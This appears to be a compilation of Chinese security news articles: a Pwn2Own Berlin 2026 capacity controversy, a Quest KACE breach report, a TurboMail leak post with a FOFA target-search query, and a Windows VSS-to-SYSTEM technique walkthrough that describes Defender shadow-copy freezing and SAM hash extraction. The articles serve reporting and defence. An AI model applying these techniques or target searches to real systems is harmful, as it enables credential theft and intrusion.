> "我们对此表示歉意,我知道大家都在准备参赛项目,但过去24小时发生的事情在Pwn2Own历史上从未有过。"
|
||||
|
||||
|
||||
这不是客气话。这是崩溃宣言。
|
||||
|
||||

|
||||
# 图片版权 华盟网
|
||||
## 爆炸半径:一场被拒,拖累整条攻击链
|
||||
|
||||
本次事件最具戏剧性的转折,出现在ggwhyp的案例中。
|
||||
|
||||
这位代号为ggwhyp的研究者,准备了一套完整的Firefox全链RCE漏洞链: HTML页面加载 → 触发沙盒逃逸(CVE-2026-8401) → 弹出cmd.exe → 执行calc.exe。这是一条典型展示型攻击链,技术价值极高。
|
||||
|
||||
他原本的计划是参加Pwn2Own柏林站。但在报名截止前,他的参赛资格**被直接拒绝**
|
||||
——不是因为漏洞质量不足,而是因为"没有slot了"。
|
||||
|
||||
于是,他直接将漏洞报告发给了Mozilla。
|
||||
|
||||
Mozilla在极短时间内紧急发布了**Firefox 150.0.3**
|
||||
,修复了5个高危漏洞,其中4个归属ggwhyp,CVE-2026-8401(沙盒逃逸)被直接堵掉。
|
||||
|
||||
这意味着:其他入围队伍、针对Firefox的攻击链,因为Mozilla的紧急补丁,**直接失效**
|
||||
——他们的参赛作品在一夜之间从"0day"变成了"n-day"。
|
||||
|
||||
这不是孤例。@xchglabs准备了**86个漏洞**
|
||||
横跨PyTorch、NVIDIA、Linux KVM、Oracle、Docker、Ollama、Chroma、LiteLLM、llama.cpp,全部被拒。@FuzzingLabs的Oracle AI数据库RCE同样被拒。
|
||||
|
||||
潘多拉魔盒打开了,但承接的容器——塌了。
|
||||
|
||||

|
||||
## 根源剖析:AI打开了魔盒,ZDI接不住
|
||||
|
||||
要理解这次崩溃的底层逻辑,必须回到2026年3月ZDI发布的官方规则。
|
||||
|
||||
今年是ZDI**首次将AI相关目标拆分为多个独立类别**
|
||||
:AI Databases(AI数据库)、Coding Agents(编程代理)、Local Inferences(本地推理)、NVIDIA产品。
|
||||
|
||||
这一改动的背景是:2025年的Pwn2Own Vancouver,AI类目标首次引入即大获成功,奖金池总额超过**100万美元**
|
||||
。ZDI显然希望扩大战果。
|
||||
|
||||
但他们没有预料到的是:**AI大幅降低了漏洞挖掘的门槛**
|
||||
。
|
||||
|
||||
2025年之前,找到一个可用的浏览器0day需要数月积累。2026年,AI辅助 fuzzing工具让单个研究员在数周内就能产出数十个RCE候选。@xchglabs一人的86个漏洞储备,超过了绝大多数年份整届比赛的提交总量。
|
||||
|
||||
这不是研究员变多了,而是**研究员的生产力发生了结构性跃升**
|
||||
。
|
||||
|
||||
问题在于:ZDI的赛道容量、评审流程、验证机制,都是为工业时代设计的——每条漏洞需要人工验证、现场演示、评委打分,这些都不能被AI加速。
|
||||
|
||||
**供给侧革命,遇到了需求侧的工业时代瓶颈。**
|
||||
<table><thead><tr><th style="background-color: rgb(255, 243, 228);font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><section><span leaf="">对比维度</span></section></th><th style="background-color: rgb(255, 243, 228);font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><section><span leaf="">AI驱动的研究员</span></section></th><th style="background-color: rgb(255, 243, 228);font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><section><span leaf="">ZDI处理能力</span></section></th></tr></thead><tbody><tr><td style="font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><section><span leaf="">漏洞产出速度</span></section></td><td style="font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><section><span leaf="">单人可产86+个RCE</span></section></td><td style="font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><section><span leaf="">单届比赛几十个slot</span></section></td></tr><tr><td style="font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><section><span leaf="">验证周期</span></section></td><td style="font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><section><span leaf="">分钟级PoC生成</span></section></td><td style="font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><section><span leaf="">每条漏洞需现场演示</span></section></td></tr><tr><td style="font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><section><span leaf="">评审机制</span></section></td><td style="font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><section><span leaf="">自动化初步筛选</span></section></td><td style="font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><section><span leaf="">纯人工评委审核</span></section></td></tr><tr><td style="font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><section><span leaf="">规则弹性</span></section></td><td style="font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><section><span leaf="">固定赛道无法快速扩容</span></section></td><td style="font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><section><span leaf="">无法临时增加比赛日</span></section></td></tr></tbody></table>## 第三波冲击:90天政策正在失效
|
||||
|
||||
这次事件更深层的冲击,在于对** Coordinated Vulnerability Disclosure(CVD)政策**的质疑。
|
||||
|
||||
传统CVD框架的核心逻辑是:研究员发现漏洞 → 提交给厂商 → 厂商在90天内修复 → 届时公开。在此期间,漏洞被视为"责任披露"资产。
|
||||
|
||||
但Pwn2Own的规则本质上是一个**加速版CVD拍卖行**
|
||||
:漏洞提交 → 现场演示 → 即时判定 → 奖金发放。问题在于,当提交量超过处理能力时,"先到先得"的公平性假设就直接崩溃。
|
||||
|
||||
更严重的拷问是:**当提交本身会导致漏洞失效(因为其他研究员公开同类漏洞导致厂商紧急修复),研究员的博弈策略会彻底改变**
|
||||
。
|
||||
|
||||
理性选择不再是"耐心等待90天"或"按规则提交参赛",而是:**谁先公开,谁就掌握了主动权**
|
||||
。
|
||||
|
||||
这不是道德问题,是**激励结构的失效**
|
||||
。
|
||||
|
||||
ggwhyp选择了负责任披露(直接报告Mozilla而非公开),但他的遭遇让其他人看到了另一条路:如果按规则提交会被拒,那为什么要遵守规则?
|
||||
|
||||

|
||||
## 关键时间线重构
|
||||
<table><thead><tr><th style="background-color: rgb(255, 243, 228);font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><section><span leaf="">时间节点</span></section></th><th style="background-color: rgb(255, 243, 228);font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><section><span leaf="">事件</span></section></th></tr></thead><tbody><tr><td style="font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><section><span leaf="">2026年3月11日</span></section></td><td style="font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><section><span leaf="">ZDI官方宣布Pwn2Own Berlin 2026规则,首次拆分AI类别,奖金池超100万美元</span></section></td></tr><tr><td style="font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><section><span leaf="">2026年5月7日</span></section></td><td style="font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><section><span leaf="">注册截止。ZDI在过去24小时内收到超100份申请,宣布达到容量上限</span></section></td></tr><tr><td style="font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><section><span leaf="">2026年5月</span></section></td><td style="font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><section><span leaf="">ggwhyp的Firefox全链RCE被拒,转向直接报告Mozilla</span></section></td></tr><tr><td style="font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><section><span leaf="">2026年5月13日前后</span></section></td><td style="font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><section><span leaf="">Mozilla紧急发布Firefox 150.0.3,修复5个高危漏洞,CVE-2026-8401等被堵</span></section></td></tr><tr><td style="font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><section><span leaf="">2026年5月14日</span></section></td><td style="font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><section><span leaf="">Pwn2Own Berlin 2026开幕。原定部分Firefox攻击链失效</span></section></td></tr><tr><td style="font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><section><span leaf="">2026年5月19日(预告)</span></section></td><td style="font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><section><span leaf="">Mozilla计划从Firefox 151起每周发布安全更新(此前为月度周期)</span></section></td></tr></tbody></table>## 开放问题:行业需要什么样的漏洞处理架构?
|
||||
|
||||
这次事件留下的不是单一问题,而是一系列需要整个行业共同回答的结构性命题:
|
||||
|
||||
**1. 当"提交即失效"成为新常态,研究员的激励从哪里来?**
|
||||
如果按规则提交不能获得应有回报,谁还愿意走负责任披露路径?
|
||||
|
||||
**2. 漏洞平台需要"弹性容量"吗?**
|
||||
传统CVD框架假设漏洞提交量可预期、可管理。AI时代这个假设已不成立。我们是否需要一套能随提交量动态调整的评审机制?
|
||||
|
||||
**3. "比赛日"的组织形式是否已经过时?**
|
||||
ZDI明确表示"无法增加额外的比赛日"。但当提交量是往届数倍时,固定形式的赛制是否已成为瓶颈?
|
||||
|
||||
**4. 开源AI框架的安全责任如何分配?**
|
||||
本次被拒漏洞中,大量针对PyTorch、Ollama、llama.cpp等开源AI项目。这类项目通常缺乏企业级安全响应能力,却承载了越来越多的AI工作负载。谁来兜底?
|
||||
## IOC摘要
|
||||
<table><thead><tr><th style="background-color: rgb(255, 243, 228);font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><section><span leaf="">类型</span></section></th><th style="background-color: rgb(255, 243, 228);font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><section><span leaf="">指标</span></section></th></tr></thead><tbody><tr><td style="font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><strong><span leaf="">CVE</span></strong></td><td style="font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><section><span leaf="">CVE-2026-8401(Firefox沙盒逃逸)、CVE-2026-8390(JavaScript UAF,OpenAI AI工具发现)</span></section></td></tr><tr><td style="font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><strong><span leaf="">受影响版本</span></strong></td><td style="font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><section><span leaf="">Firefox < 150.0.3</span></section></td></tr><tr><td style="font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><strong><span leaf="">涉及项目</span></strong></td><td style="font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><section><span leaf="">PyTorch、NVIDIA Container Toolkit、Linux KVM、Oracle AI DB、Docker、Ollama、Chroma、LiteLLM、llama.cpp</span></section></td></tr><tr><td style="font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><strong><span leaf="">事件时间</span></strong></td><td style="font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><section><span leaf="">2026年5月7日(注册截止)至5月14日(比赛开幕)</span></section></td></tr><tr><td style="font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><strong><span leaf="">处置建议</span></strong></td><td style="font-size: 0.75em;text-align: center;border: 0.13em dashed rgb(255, 235, 211);padding: 9px 12px;line-height: 22px;vertical-align: top;color: rgb(34, 34, 34);"><section><span leaf="">立即更新Firefox至150.0.3;审计AI框架API暴露面;收紧容器运行时权限策略</span></section></td></tr></tbody></table>
|
||||
**置信度**
|
||||
:高(本事件已有多个独立信息源交叉验证,多家媒体确认细节) **影响范围**
|
||||
:全球范围Pwn2Own参赛者生态,间接影响所有使用Firefox和AI框架的企业 **规避建议**
|
||||
:将AI框架纳入漏洞管理流程,缩短补丁响应窗口
|
||||
|
||||
版权声明:本文由华盟网原创发布,转载需授权。
|
||||
|
||||
@@ -0,0 +1,57 @@
|
||||
# Quest KACE SMA 漏洞 CVE-2025-32975:一个未修复工具漏洞,为 60 家机构敞开入侵大门
|
||||
鹏鹏同学
|
||||
鹏鹏同学 黑猫安全 2026-05-14 00:45
|
||||
|
||||

|
||||
|
||||
CVE-2025-32975 是 **Quest KACE SMA**
|
||||
终端管理平台的高危漏洞。一旦被利用,可影响企业内所有受托管系统。
|
||||
|
||||
Quest KACE SMA 是一款本地部署型终端管理平台,用于软件部署、漏洞补丁推送及设备管控。因其处于运维核心枢纽地位,成为黑客高价值攻击目标;一旦平台被攻陷,所有受托管终端都将面临暴露风险。
|
||||
|
||||
网络安全研究平台 Hunt.io 发布的报告指出:**“CVE-2025-32975 是 KACE SMA 单点登录认证机制中的高危认证绕过漏洞,CVSS 评分满分 10.0 分。**
|
||||
该漏洞允许**无授权、网络可达**
|
||||
的攻击者冒充合法用户(含管理员账号),全程无需任何账号凭据。”
|
||||
|
||||
阅读这类安全事件报告时,常会有一种无奈感:攻击者无需高超的技术,只需足够耐心,坐等企业疏于打补丁即可。
|
||||
|
||||
CVE-2025-32975 的事件本质正是如此:Quest KACE 系统管理设备是数千家企业 IT 团队通用运维工具,可统一管理软件分发、补丁推送与终端管控。这类核心运维平台一旦被攻陷,受影响的绝不只是平台自身所属企业,而是该平台所托管的**全部下游机构**
|
||||
。
|
||||
|
||||
该漏洞风险等级拉满,CVSS 给到满分 10.0。Quest 官方早在 2025 年 5 月就发布了修复补丁,然而时隔十个月,仍有大量设备未更新,遭到攻击者批量利用。
|
||||
|
||||
本次事件的特殊警示意义,不只在于数据泄露本身,更在于攻击者后续留下的低级失误。攻击者攻陷波士顿地区数十家机构的托管服务提供商 HIQ 后,竟将全套攻击工具包存放至一台**目录无密码保护**
|
||||
的服务器上。Hunt.io 的全网扫描系统在其作案三天后就直接捕获到这份公开文件,存放于普通明文 HTTP 服务器中,任何人都能随意访问浏览。
|
||||
|
||||
报告补充说明:“这份 308MB 的工具包包含 219 个文件,覆盖完整入侵生命周期,内含反弹 Shell、双向 C2 文件服务器、账号创建工具、SMB 凭据喷洒工具、WMI 内网探测工具,以及可实现持久隐蔽内网接入的自定义 TCP 多路复用 SOCKS5 隧道。”
|
||||
|
||||
这绝非业余攻击者的随机作案:工具包架构规整、功能完备,覆盖专业入侵全流程 —— 从初始 Shell 接入,到搭建隐蔽持久的内网通信通道一应俱全。
|
||||
|
||||
此次泄露的数据量级更令人警醒。攻击者从 KACE 设备中导出一份 512MB 的数据库备份,里面完整包含 HIQ 公司全部 IT 业务核心数据:员工账号、客户清单、服务工单;工单记录涉及警察局、学校、医疗机构及地方政府部门的运维业务详情。
|
||||
|
||||
Hunt.io 表示:“外泄的 MariaDB 数据库备份中,可查到**60 余家知名客户机构**
|
||||
的托管终端信息,涵盖执法机关、政府单位、医疗、教育及私营企业多个领域。”
|
||||
|
||||
这 60 余家机构本身并未部署和使用 KACE 平台,只是这家托管服务商的下游客户。这正是**供应链安全风险**
|
||||
的典型写照:企业自身安全防护做到滴水不漏,仍可能因信任的第三方服务商未及时修补漏洞,最终自身信息被打包泄露。
|
||||
|
||||
工具包痕迹还显示,除 HIQ 之外,攻击者至少已攻陷另外两家目标。一份探测脚本中硬编码留存了某印尼保险公司账号凭据,说明该凭据早已从更早的入侵中窃取,被留作后续内网横向移动复用。
|
||||
|
||||
攻击者为隐匿行踪,使用了洋葱浏览器 Tor 及加密通讯软件;两份 Windows 快捷方式文件的元数据显示,其作案环境部署在一台租用的 Windows Server 2019 虚拟服务器上,主机名为系统自动生成,属于典型的作案即用即弃的临时服务器。
|
||||
|
||||
Hunt.io 扫描数据显示:目前全网仍有**超过 12000 台 K1000 设备暴露在公网**
|
||||
,通过标准及非标端口对外放行,且版本均停留在补丁发布前的高危版本。
|
||||
|
||||
数量高达一万两千台。事实证明,仅仅把服务改到**非标准端口**
|
||||
,完全无法规避被全网扫描探测。
|
||||
|
||||
本次事件的警示非常直白:一款满分高危认证绕过漏洞,暴露在公网的运维管理平台上**放任十个月不补丁**
|
||||
,最终导致 60 余家下游执法、医疗、教育及政府机构无辜被牵连泄露,而这些机构本身从未接触过这款漏洞软件。攻击者工具包技术成熟,但初始入侵门槛极低 —— 等同于一扇不上锁的登录入口,坐等黑客随意闯入。
|
||||
|
||||
若企业正在使用 KACE SMA,官方补丁自 2025 年 5 月就已发布,关键只在于:**是否已经完成补丁部署**
|
||||
。
|
||||
|
||||
研究人员同时已发布本次事件的**入侵特征指标(IoC)**
|
||||
。
|
||||
|
||||
|
||||
@@ -0,0 +1,111 @@
|
||||
# TurboMail mailmain 信息泄露漏洞
|
||||
Superhero
|
||||
Superhero Nday Poc 2026-05-14 02:30
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
内容仅用于学习交流自查使用,由于传播、利用本公众号所提供的
|
||||
POC
|
||||
信息及
|
||||
POC对应脚本
|
||||
而造成的任何直接或者间接的后果及损失,均由使用者本人负责,公众号Nday Poc及作者不为此承担任何责任,一旦造成后果请自行承担!
|
||||
|
||||
|
||||
**01**
|
||||
|
||||
**漏洞概述**
|
||||
|
||||
|
||||
TurboMail mailmain 存在信息泄露漏洞,未授权攻击者可利用该漏洞获取系统用户信息,可能导致进一步的攻击。
|
||||
**02******
|
||||
|
||||
**搜索引擎**
|
||||
|
||||
|
||||
fofa:
|
||||
```
|
||||
app="TurboMail" || body="maintlogin.jsp" || body="tmw/1/getpassword.jsp"
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
**03******
|
||||
|
||||
**漏洞复现**
|
||||
|
||||

|
||||
|
||||
|
||||
**04**
|
||||
|
||||
**自查工具**
|
||||
|
||||
|
||||
nuclei
|
||||
|
||||

|
||||
|
||||
afrog
|
||||
|
||||

|
||||
|
||||
|
||||
**05******
|
||||
|
||||
**修复建议**
|
||||
|
||||
|
||||
1、关闭互联网暴露面或接口设置访问权限
|
||||
|
||||
2、升级至安全版本
|
||||
|
||||
|
||||
**06******
|
||||
|
||||
**内部圈子介绍**
|
||||
|
||||
### 【Nday漏洞实战圈】🛠️
|
||||
|
||||
专注公开1day/Nday漏洞复现 · 工具链适配支持
|
||||
|
||||
✧━━━━━━━━━━━━━━━━✧
|
||||
|
||||
🔍 **资源内容**
|
||||
|
||||
▫️ 整合全网公开1day/Nday漏洞POC详情
|
||||
|
||||
▫️ 适配Afrog/Nuclei检测脚本
|
||||
|
||||
▫️ 支持内置与自定义POC目录混合扫描
|
||||
|
||||
🔄 **更新计划**
|
||||
|
||||
▫️ 每周新增7-10个实用POC(来源公开平台)
|
||||
|
||||
▫️ 所有脚本经过基础测试,降低调试成本
|
||||
|
||||
🎯 **适用场景**
|
||||
|
||||
▫️ 企业漏洞自查 ▫️ 渗透测试 ▫️ 红蓝对抗 ▫️ 安全运维
|
||||
|
||||
✧━━━━━━━━━━━━━━━━✧
|
||||
|
||||
⚠️ **重要声明**
|
||||
|
||||
▫️
|
||||
仅限合法授权测试,严禁违规使用
|
||||
|
||||
**▫️虚拟资源服务,购买后不接受任何形式退款**
|
||||
|
||||
▫️
|
||||
付款
|
||||
前请评估需求,慎重考虑
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,76 @@
|
||||
# Windows权限提升高级利用技术之任意文件读到SYSTEM权限代码执行
|
||||
原创 ybdt
|
||||
ybdt 卡卡罗特取西经 2026-05-13 13:20
|
||||
|
||||
|
||||
|
||||
# 前言
|
||||
|
||||
逛推特时发现一个项目:https://github.com/sailay1996/vss-fr2system
|
||||
我帮作者翻译一下项目名:vss-file-read-to-system,Windows下借助VSS将任意文件读取漏洞转化为System权限的代码执行
|
||||
# 基本原理
|
||||
## 前置知识
|
||||
|
||||
VSS(Volume Shadow Copy,卷影复制):Windows 会定期为系统盘创建“快照”(卷影复制),里面备份着当前正在使用的文件
|
||||
|
||||
机会锁:分为二级机会锁、独占机会锁、批量机会锁
|
||||
二级机会锁:允许多个用户对一个资源进行同时读,一旦操作系统检测到有对这个资源的写请求,当前锁会被回收
|
||||
独占机会锁:允许一个用户对一个资源进行读写,一旦操作系统检测到有对这个资源的请求,当前锁会被回收
|
||||
批量机会锁:和独占机会锁类似,但是,一旦操作系统检测到有对这个资源的请求,当前锁会保留,让其他对象等待
|
||||
|
||||
EICAR文件:并不是一个真的病毒程序,只是一个文本文件,内容是一段由欧洲反病毒研究所(EICAR)定义的标准测试字符串,当你把下面这行字符串保存成一个 .exe 或 .com 文件时,它就成为了一个“EICAR 测试文件”
|
||||
```
|
||||
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
|
||||
```
|
||||
## 漏洞原理
|
||||
|
||||
正常情况下,Windows中普通用户无法创建Volume Shadow Copy,需要管理员权限或SYSTEM权限才能创建,但BlueHammer的作者发现了一个巧妙的利用链
|
||||
|
||||
当释放一个EICAR文件触发Windows Defender扫描时,Windows Defender在处理恶意文件时由于要备份会先创建VSS,处理完恶意文件后会删除VSS,整个创建和删除的过程极其短暂,但是可以在Windows Defender创建VSS后,删除VSS前,找到一个它访问的文件,提前在这个文件加上批量机会锁,这样Windows Defender访问到这个文件时,由于批量机会锁会被挂起,此时我们就有了一个可供我们访问的VSS,BlueHammer作者找的文件是RstrtMgr.dll
|
||||
|
||||
为防止批量机会锁出现意外而导致VSS被删除,BlueHammer的作者又加了一层保险,将程序的工作目录设置为“云同步根目录”,对操作系统来说,这个目录下应该存储的是云端文件的“占位符”,当前目录下只有我们的攻击程序,所以还需要创建一个占位符文件,创建完成后,对占位符文件施加批量机会锁,以及对“云同步根目录”施加回调函数
|
||||
|
||||
Defender在识别到EICAR文件后,会创建VSS、删除EICAR文件,然后还会扫描进程的工作目录(也就是“云同步根目录”),在扫描工作目录时就会访问占位符文件触发回调函数,回调函数中调用CfExecute,CfExecute由于批量机会锁会被阻塞,导致Defender被阻塞
|
||||
|
||||
不过vss-fr2system的作者发现,自Windows 11 24H2起,只有OneDrive进程发起“云同步根目录”才被允许,否则会被拒绝,经过他测试,对RstrtMgr.dll施加批量机会锁已经足够,所以没有使用“云同步根目录”相关代码,项目vss-fr2system的前半部分就是基于这个利用链
|
||||
|
||||
由于VSS中的文件也遵循操作系统ACL,想访问VSS中的SAM和SECURITY文件需要管理员权限或SYSTEM权限,所以这个项目的漏洞利用还需要一个任意文件读取漏洞,从VSS中提取SAM和Security文件后,就可以先从它们中提取密钥,再解密NTML Hash,最后借助NTML Hash以SYSTEM权限执行代码,这就是项目的后半部分
|
||||
# 代码实现
|
||||
|
||||
项目共包括2个程序,程序1:vss_freeze,程序2:fr2system,主要讲解vss_freeze
|
||||
## 开头部分
|
||||
|
||||
代码加注释一共732行
|
||||
|
||||
文件开头是包含需要的头文件、包含需要的静态库文件,定义宏、定义函数原型、定义结构体类型、定义变量类型
|
||||
## GetWDPID
|
||||
|
||||
函数 static DWORD GetWDPID(void) 用于获取Windows Defender进程的PID,其中static表示此函数仅当前文件可见
|
||||
## CountVSS 和 VSSFinderThread
|
||||
|
||||
函数 static int CountVSS(BOOL verbose) 和 static DWORD WINAPI VSSFinderThread(void* arg) 用于获取Defender创建的VSS,其中CountVSS用于获取Defender创建VSS前VSS的数量,VSSFinderThread会每隔100毫秒检测一次,是否有新的VSS创建,这个新创建的VSS就是Defender创建的VSS
|
||||
|
||||
Defender创建的VSS编号是有规律的,HarddiskVolumeShadowCopy1、HarddiskVolumeShadowCopy2、HarddiskVolumeShadowCopy3,所以发现新增的1个,取最后一个编号
|
||||
## CfFetchCallback 和 FreezeVSSThread
|
||||
|
||||
函数 static void CALLBACK CfFetchCallback(CONST CF_CALLBACK_INFO* ci, CONST CF_CALLBACK_PARAMETERS* cp) 和 static DWORD WINAPI FreezeVSSThread(void* arg) 用于调用云文件同步相关的API,实现调用CfRegisterSyncRoot把当前目录注册成一个特殊的“云同步根目录”,对操作系统来说,这个目录下应该存储的是云端文件的“占位符”,当前目录下只有我们的攻击程序,所以还需要再创建一个占位符文件
|
||||
|
||||
对占位符文件施加批量机会锁后,再调用CfConnectSyncRoot对“云同步根目录”设置一个回调函数,一旦有任何进程(比如Defender)试图访问这个目录下的占位符文件,就会触发回调函数
|
||||
|
||||
Defender在识别到EICAR文件后,会创建VSS、删除EICAR文件,然后还会扫描进程的工作目录(也就是“云同步根目录”),在扫描工作目录时就会访问占位符文件触发回调函数,回调函数中调用CfExecute,CfExecute由于批量机会锁会被阻塞,导致Defender被阻塞
|
||||
## ProbeVSSLiveness
|
||||
|
||||
函数 static BOOL ProbeVSSLiveness(const wchar_t* devicePath) 用于检测新生成的VSS是否可用
|
||||
## CtrlHandler
|
||||
|
||||
函数 static BOOL WINAPI CtrlHandler(DWORD type) 用于处理快捷键Ctrl-C
|
||||
## PrintUsage
|
||||
|
||||
函数 static void PrintUsage(const char* prog) 用于显示用法及处理参数
|
||||
## main
|
||||
|
||||
函数 int main(int argc, char* argv[]) 用于对RstrtMgr.dll施加批量机会锁,查询VSS数量,释放EICAR文件,轮询查询VSS数量,发现新增的VSS,就是Defender创建的
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,180 @@
|
||||
# nginx Rift(CVE-2026-42945)攻击者可触发 worker 崩溃,特定条件下可远程代码执行
|
||||
原创 🅼🅰🆈
|
||||
🅼🅰🆈 独眼情报 2026-05-14 02:45
|
||||
|
||||

|
||||
## 长话短说
|
||||
|
||||
2026 年 5 月 13 日(UTC),F5 发布 nginx 安全公告,披露 ngx_http_rewrite_module
|
||||
模块中存在一处堆缓冲区溢出漏洞,编号为 **CVE-2026-42945**
|
||||
。该漏洞由 DepthFirst 公司的自动化代码分析系统在 2026 年 4 月发现,最早可追溯到 2008 年引入的代码,已在 nginx 中潜伏约 18 年。
|
||||
|
||||
该漏洞的触发条件较具体,但并非完全罕见:在 rewrite
|
||||
指令后接 set
|
||||
、rewrite
|
||||
或 if
|
||||
指令,后续指令引用未命名的 PCRE 正则捕获组,例如 $1
|
||||
、$2
|
||||
,且前置 rewrite
|
||||
的替换字符串中包含问号(?
|
||||
)。当远程未认证攻击者发送精心构造的 HTTP 请求时,nginx 可能因为脚本引擎两阶段处理过程中状态不一致,导致内存分配长度与实际写入长度不匹配,最终产生堆缓冲区溢出。
|
||||
|
||||
对命中触发配置的服务而言,最直接、最现实的后果是 **worker 进程崩溃并重启,造成拒绝服务风险**
|
||||
。在地址空间布局随机化(ASLR)关闭,或 ASLR 被其他手段绕过的系统上,该漏洞进一步存在远程代码执行(RCE)可能。
|
||||
|
||||
该漏洞的危害评估存在明显口径差异:F5/CNA 将其评为 **CVSS 4.0 9.2 Critical**
|
||||
、**CVSS 3.1 8.1 High**
|
||||
